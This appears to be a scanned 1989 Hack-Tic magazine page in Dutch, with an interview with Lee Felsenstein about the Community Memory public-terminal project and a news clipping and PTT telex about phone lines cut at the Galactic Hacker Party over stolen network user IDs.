Sinds 1973 (met een kleine onderbreking van 10 jaar!) draait in de 'Bay area' (het gebied rond de baai van San Fransisco) het Community Memory Project. Het gaat om een serie terminals op voor het publiek bereikbare plaatsen gekoppeld aan een systeem wat het beste te omschrijven is als een kruising tussen een Bulletin Board en een database. Dit maakt het voor "de man van de straat" mogelijk om te spelen met de informatietechniek en berichten uit te wisselen met andere gebruikers van het systeem.

Een van de geestelijke vaders van het systeem is Lee Felsenstein. Lee is ook lid van de legendarische "Homebrew Computer Club" die in de jaren zeventig de eerste huiscomputers bouwde. Hij is voor de Galactic Hacker Party in Amsterdam en Hack-Tic stelt een paar vragen.

HT: Met wat voor apparatuur en ideeen zijn jullie aan het Community Memory Project begonnen?

LF: Er was al een groepje bij elkaar in de buurt rondhangende technici met ideeen voor sociale verandering, genaamd Resource-1. Toen Resource-1 een XDS-940 mainframe van Xerox gedoneerd kreeg in 1973. Het apparaat was gigantisch, woog 23 ton en had een eigen airconditioning. Efrim Lipkin van Resource-1 vond dat de "lege computer" een nuttige toepassing moest hebben en dus werd een systeem met publieke terminals opgezet. De eerste terminal stond in de platenzaak van de San Fransisco Universiteit. De tweede stond in de openbare bibliotheek en de laatste bij een beweging genaamd "vocations for social change". Natuurlijk hadden we ook een terminal op kantoor.

HT: Wat was de achterliggende gedachte?

LF: Het was een experiment. We wilden de mensen de kans geven om gegevens in een database te stoppen en van de gegevens van andere mensen gebruik te maken. Het doel was proberen om mensen ertoe te bewegen direct informatie met elkaar uit te wisselen. Achterliggende gedachte was misschien wel dat dit vanzelf zou leiden tot een beter geinformeerde wereld. We wilden de mogelijkheid scheppen om met andere mensen en andere groepen in kontakt te komen. Het systeem is ook een soort levend telefoonboek.

HT: Wat voor informatie stond er zoal in het systeem?

LF: Dat was zeer divers, van koop- en verkoopadvertenties tot hu-

welijksaanzoeken. Ook over diverse hobbies stond veel op het systeem. Verder diverse politieke betogen maar ook rollenspelletjes en gedichten. Kortom: alles wat de mensen bezig hield. Al in 1973-1974 hadden we hackers op het systeem.

HT: Vertel.....!

LF: Er was een figuur die schuilging onder het pseudoniem 'outlaw'. Hij maakte het tot zijn doel het publiek te informeren over de mogelijkheden om sloten open te maken, computers te kraken etc. etc. Hij had zijn eigen, zeer goed gelezen 'form'.

HT: Een 'form'?

LF: Een 'form' is een soort kleine conferentie op het systeem. Een 'form' bestaat uit meerdere 'items', de losse berichten. Het is voor elke willekeurige gebruiker mogelijk om een item te verbinden aan een van zijn forms. Op die manier krijg je allerlei kruispaden in de informatie. Het is niet een star geheel, maar mensen kunnen hun eigen 'paden' door de informatie maken.

HT: Zijn er voor de gebruiker kosten verbonden aan het gebruik?

LF: Het lezen van informatie is gratis, voor het invoeren van een item betaal je 25 dollarcent, het opstarten van een nieuwe form kost $1. Dit betaal je door middel van een aan de terminal gekoppelde muntinworp.

HT: Is dat niet de omgekeerde wereld? De mensen die iets bijdragen laten betalen en de mensen die alleen maar lezen gratis van die informatie voorzien?

LF: Het geld wat binnenkomt is een schijntje in vergelijking met de werkelijke kosten. Die bijdrage is er meer voor om te zorgen dat het aantal 'onzin-items' laag blijft. Als het geld kost om een bericht te posten zullen mensen in ieder geval geen lege berichten etc. verzenden.

HT: Als het ingeworpen bedrag de kosten niet dekt, waar komt het geld dan vandaan?

LF: We krijgen wat subsidie. Verder moest AT&T Telephone een boete betalen wegens wangedrag jegens de consument. Dit geld is verdeeld onder alternatieve communicatieprojecten.

HT: Laten we even verder gaan met de geschiedenis van Community Memory. Van eind 1974 tot 1984 was het systeem down. Is dat niet een beetje lang?


LF: In de tussentijd hadden veel mensen andere dingen aan zijn hoofd. Ikzelf heb computers ontworpen. In 1984 zijn we gewoon weer begonnen waar we opgehouden waren. We hebben tot 1988 gedraaid met een 'tussensysteem', onder MS-DOS met weer vier terminals. Nu gebruiken we een groter UNIX systeem. Er staan nu nog steeds vier terminals, maar er is sinds kort geld om dat aantal tot tien uit te breiden. De terminals van nu zijn IBM-compatibles met 512 K geheugen.

HT: Het lijkt een voor de hand liggende gedachte om modems aan het systeem te hangen zodat ook modembezitters in kunnen loggen.

LF: We hebben dat nooit gedaan omdat je dan een groep mensen op het systeem krijgt die al een computer en een modem thuis heeft. Daar een modem 24 uur per dag bezet kan zijn kan de berichtenstroom van 1 modem al snel 4 publieke terminals 'overschreeuwen'. Dat wilden we niet hebben. We worden door de computerbezitters uitgemaakt voor asociaal omdat ze er niet direct op mogen, ze moeten van ons de straat op om hun zegje te kunnen doen.

HT: Laten jullie echt alle berichten staan of is er toch een vorm van censuur op het systeem? Zouden jullie bijvoorbeeld fascistische berichten laten staan?

LF: Ons eerste beginsel is vrijheid van meningsuiting, geen enkel idee wordt gecensureerd. We zullen daar echter niet altijd op blijven staan: als er een 'reeel gevaar voor de samenleving' ontstaat zullen we ingrijpen, maar mijns inziens moet de situatie in Amerika dan nog heel wat verslechteren. Je ziet op ons systeem wel eens vreemde uitlatingen van mensen maar de groep van vaste gebruikers weet heel goed wanneer ze zich niet op de kast moeten laten jagen en wanneer er een felle tegenreaktie nodig is. Alleen als we de gebruikers zelf laten uitmaken wat er op het systeem staat heeft het project bestaansrecht.



(Lee Felsenstein)

COMPUTERWORLD

PTT sluit alle lijnen af op Galactic Hacker Party

ICZC VHE0139 QAJ2922 RC
NLAM CO NLRH 057
BUSSUM 57/50 04 1418

ORGANISATOREN V/D GALACTIK HACKER PARTY.

WEGENS HERHAALD GEBRUIK VAN GESTOLEN NETWERK
USER IDENTIFICATIE (NUI'S) DELEN WIJ U MEDE
DAT MET INGANG VAN 4 UUR VANMIDDAG 4 AUG.1989.
ALLE TELEFOONAANSLUITINGEN VAN PARADISO AMSTERDAM
ZULLEN WORDEN AFGESLOTEN.
P.H RIEKING AFD ADM DATACOM

AMSTERDAM (wa) — Op de laatste dag van het internationale hacker-festijn in het Amsterdamse Paradiso sloot de PTT 's middags om vier uur alle telefoonlijnen af. De PTT had geconstateerd dat de hackers herhaaldelijk gebruik maakten van gestolen telefoonnummers.

Het afsluiten van de telefoonlijnen gebeurde tijdens het opstellen van de slotverklaring van de Icata '89, een internationale conferentie over het alternatieve gebruik van techniek. Deze slotverklaring bevatte een groot aantal open deuren. Zo werd gesteld dat informatie door het volk wordt gemaakt en dus ook aan het volk behoort.

RNNN
7966U ASD NL
49054D-NHC NL

+312999111

ptt telecommunicatie

IN DEZE TIC: